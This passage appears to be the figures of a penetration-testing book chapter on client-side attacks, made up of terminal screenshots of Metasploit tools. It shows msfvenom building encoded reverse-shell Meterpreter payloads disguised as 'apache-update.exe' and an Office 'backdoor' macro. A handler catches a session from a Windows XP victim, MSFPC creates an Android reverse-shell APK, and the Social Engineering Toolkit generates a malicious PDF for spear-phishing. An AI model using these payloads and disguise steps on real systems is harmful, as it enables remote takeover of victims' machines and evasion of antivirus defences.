


Figure 6.1 – Attack Scenario





Figure 6.2 – Attack scenario with victim behind NAT



**Figure 6.3 – Attack procedure for client-side attacks**

```

root@kali:~#
File Edit View Search Terminal Help
root@kali:~# msfvenom --list payloads
Framework Payloads (455 total)
=====
Name                                     Description
----                                     -----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for ineted programs)
aix/ppc/shell_reverse_tcp                Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http       Run a meterpreter server on Android. Tunnel communication over HTTP
android/meterpreter/reverse_https      Run a meterpreter server on Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp        Run a meterpreter server on Android. Connect back stager
android/shell/reverse_http             Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https            Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp              Spawn a piped command shell (sh). Connect back stager
bsd/sparc/shell_bind_tcp               Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp            Connect back to attacker and spawn a command shell
bsd/x64/exec                           Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp           Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp                Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small          Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp       Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp             Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small       Connect back to attacker and spawn a command shell
bsd/x86/exec                           Execute an arbitrary command
bsd/x86/metsvc_bind_tcp              Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp            Stub payload for interacting with a Meterpreter Service
bsd/x86/shell_bind_ipv6_tcp           Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell_bind_tcp               Spawn a command shell (staged). Listen for a connection
bsd/x86/shell/find_tag               Spawn a command shell (staged). Use an established connection
bsd/x86/shell/reverse_ipv6_tcp      Spawn a command shell (staged). Connect back to the attacker over IPv6
bsd/x86/shell/reverse_tcp             Spawn a command shell (staged). Connect back to the attacker
bsd/x86/shell_bind_tcp               Listen for a connection and spawn a command shell
bsd/x86/shell_bind_tcp_ipv6          Listen for a connection and spawn a command shell over IPv6
bsd/x86/shell_find_port              Spawn a shell on an established connection
bsd/x86/shell_find_tag               Spawn a shell on an established connection (proxy/nat safe)

```

**Figure 6.4 – Listing payloads in msfvenom**

```

root@kali:~#
File Edit View Search Terminal Help
root@kali:~# msfvenom --list encoders

Framework Encoders
=====
Name          Rank      Description
----          ----
cmd/echo      good     Echo Command Encoder
cmd/generic_sh manual   Generic Shell Variable Substitution Command Encoder
cmd/ifs        low      Generic ${IFS} Substitution Command Encoder
cmd/perl      normal   Perl Command Encoder
cmd/powershell_base64 excellent Powershell Base64 Command Encoder
cmd/printf_php_mq    manual   printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar    manual   The EICAR Encoder
generic/none     normal   The "none" Encoder
mipsbe/byte_xori    normal   Byte XORi Encoder
mipsbe/longxor    normal   XOR Encoder
mipsle/byte_xori    normal   Byte XORi Encoder
mipsle/longxor    normal   XOR Encoder
php/base64      great    PHP Base64 Encoder
ppc/longxor     normal   PPC LongXOR Encoder
ppc/longxor_tag    normal   PPC LongXOR Encoder
sparc/longxor_tag    normal   SPARC DWORD XOR Encoder
x64/xor        normal   XOR Encoder
x64/zutto_dekiru    manual   Zutto Dekiru
x86/add_sub     manual   Add/Sub Encoder
x86/alpha_mixed    low     Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper    low     Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower    manual   Avoid underscore/tolower
x86/avoid_utf8_tolower    manual   Avoid UTF8/tolower
x86/bloxoR      manual   BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot    manual   BMP Polyglot
x86/call4_dword_xor    normal   Call+4 Dword XOR Encoder
x86/context_cpuid    manual   CPUID-based Context Keyed Payload Encoder
x86/context_stat     manual   stat(2)-based Context Keyed Payload Encoder
x86/context_time     manual   time(2)-based Context Keyed Payload Encoder
x86/countdown      normal   Single-byte XOR Countdown Encoder
x86/fnstenv_mov     normal   Variable-length Fnstenv/mov Dword XOR Encoder

```

Figure 6.5 – Listing encoders in msfvenom

```

root@kali:~#
File Edit View Search Terminal Help
root@kali:~# msfvenom --help-formats
Executable formats
  asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, loop-vbs, macho, ms
  i, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, vba, vba-exe, vba-psh, vbs, war
Transform formats
  bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vb
  application, vbscript
root@kali:~#

```

Figure 6.6 – Listing formats in msfvenom

```

root@kali:~#
File Edit View Search Terminal Help
root@kali:~# msfvenom --help-platforms
Platforms
  aix, android, bsd, bsdi, cisco, firefox, freebsd, hpux, irix, java, javascript, linux, mainframe, netbsd, netware, nod
  ej, openbsd, osx, php, python, ruby, solaris, unix, windows
root@kali:~#

```

Figure 6.7 – Listing platforms in msfvenom

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080^-  
-e x86/shikata_ga_nai -f exe -o /root/Desktop/apache-update.exe  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 360 (iteration=0)  
x86/shikata_ga_nai chosen with final size 360  
Payload size: 360 bytes  
Final size of exe file: 73802 bytes  
Saved as: /root/Desktop/apache-update.exe  
root@kali:~#
```

Figure 6.8 – Generating a payload using msfvenom

```
root@kali:~#  
File Edit View Search Terminal Help  
=[ metasploit v4.12.23-dev ]  
+ -- ---=[ 1577 exploits - 908 auxiliary - 272 post ]  
+ -- ---=[ 455 payloads - 39 encoders - 8 nops ]  
+ -- ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
PAYLOAD => windows/meterpreter/reverse_tcp  
LHOST => 192.168.44.134  
LPORT => 8080  
[*] Started reverse TCP handler on 192.168.44.134:8080  
[*] Starting the payload handler...
```

Figure 6.9 – Using meterpreter reverse\_tcp from msfconsole





Figure 6.10 – Sending the payload to the victim

```
root@kali: ~
File Edit View Search Terminal Help
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.44.134
LPORT => 8080
[*] Started reverse TCP handler on 192.168.44.134:8080
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:8080 -> 192.168.44.129:1040) at 2017-05-10 23:27:30 -0400


meterpreter > sysinfo
Computer : SAGAR-C51B4AADE
OS       : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain   : MSHOME
Logged On Users : 2
Meterpreter : x86/win32
meterpreter >
```

Figure 6.11 – Using meterpreter reverse\_tcp in msfconsole



```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/shikata_ga_nai -f vba -o /root/Desktop/office-backdoor
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of vba file: 2896 bytes
Saved as: /root/Desktop/office-backdoor
root@kali:~# ls -l /root/Desktop/office-backdoor
-rw-r--r-- 1 root root 2896 May 10 23:14 /root/Desktop/office-backdoor
root@kali:~#
```

Figure 6.12 – Generating a payload using msfvenom



```
File Edit View Search Terminal Help
root@kali:~# msfpc help
[*] MSFVenom Payload Creator (MSFPC v1.4.5)

/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
Example: /usr/bin/msfpc windows 192.168.1.10 # Windows & manual IP.
          /usr/bin/msfpc elf bind eth0 4444 # Linux, eth0's IP & manual port.
          /usr/bin/msfpc stageless cmd py https # Python, stageless command prompt.
          /usr/bin/msfpc verbose loop eth1 # A payload for every type, using eth1's IP.
          /usr/bin/msfpc msf batch wan # All possible Meterpreter payloads, using WAN IP.
          /usr/bin/msfpc help verbose # Help screen, with even more information.

<TYPE>:
+ APK
+ ASP
+ ASPX
+ Bash [.sh]
+ Java [.jsp]
+ Linux [.elf]
+ OSX [.macho]
+ Perl [.pl]
+ PHP
+ Powershell [.ps1]
+ Python [.py]
+ Tomcat [.war]
+ Windows [.exe // .exe // .dll]

Rather than putting <DOMAIN/IP>, you can do a interface and MSFPC will detect that IP address.
Missing <DOMAIN/IP> will default to the IP menu.

Missing <PORT> will default to 443.

<CMD> is a standard/native command prompt/terminal to interactive with.
<MSF> is a custom cross platform shell, gaining the full power of Metasploit.
Missing <CMD/MSF> will default to <MSF> where possible.

<BIND> opens a port on the target side, and the attacker connects to them. Commonly blocked with ingress firewalls rules on the target.
<REVERSE> makes the target connect back to the attacker. The attacker needs an open port. Blocked with egress firewalls rules on the target.
Missing <BIND/REVERSE> will default to <REVERSE>.


<STAGED> splits the payload into parts, making it smaller but dependent on Metasploit.
<STAGELESS> is the complete standalone payload. More 'stable' than <STAGED>.
Missing <STAGED/STAGELESS> will default to <STAGED> where possible.

<TCP> is the standard method to connecting back. This is the most compatible with TYPES as its RAW. Can be easily detected on IDSs.
<HTTP> makes the communication appear to be HTTP traffic (unencrypted). Helpful for packet inspection, which limit port access on protocol - e.g. TCP 80.
<HTTPS> makes the communication appear to be (encrypted) HTTPS traffic using as SSL. Helpful for packet inspection, which limit port access on protocol - e.g. TCP 443.
<FIND_PORT> will attempt every port on the target machine, to find a way out. Useful with stick ingress/engress firewall rules. Will switch to 'allports' based on <TYPE>.
Missing <TCP/HTTP/HTTPS/FIND_PORT> will default to <TCP>.

<BATCH> will generate as many combinations as possible: <TYPE>, <CMD + MSF>, <BIND + REVERSE>, <STAGED + STAGELESS> & <TCP + HTTP + HTTPS + FIND_PORT>
<LOOP> will just create one of each <TYPE>.

<VERBOSE> will display more information.
root@kali:~#
```

Figure 6.13 – MSFPC console



```
root@kali:~# msfpc apk
[*] MSFVenom Payload Creator (MSFPC v1.4.5)


[i] Use which interface - IP address?:
[i] 1.) lo - 127.0.0.1
[i] 2.) eth0 - 192.168.83.130
[i] 3.) wan - 123.201.194.75
[?] Select 1-3, interface or IP address: 2

[i] IP: 192.168.83.130
[i] PORT: 443
[i] TYPE: android (android/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p android/meterpreter/reverse_tcp \
LHOST=192.168.83.130 LPORT=443 \
> '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

[i] android meterpreter created: '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

[i] MSF handler file: '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
[i] Run: msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
root@kali:~#
```

Figure 6.14 – Generating an Android payload using MSFPC



```
Terminal
File Edit View Search Terminal Help

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>2
```

Figure 6.15 – Social Engineering Toolkit console

```
Terminal
File Edit View Search Terminal Help
Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
7) Adobe Flash Player "Button" Remote Code Execution
8) Adobe CoolType SING Table "uniqueName" Overflow
9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLOUDProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>14
```

Figure 6.16 – Generating a malicious PDF using SET

```
Terminal
File Edit View Search Terminal Help
set:payloads>14

1) Windows Reverse TCP Shell           Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP     Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL            Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64)      Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64)        Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS   Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener (LHOST): 192.168.44.134
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
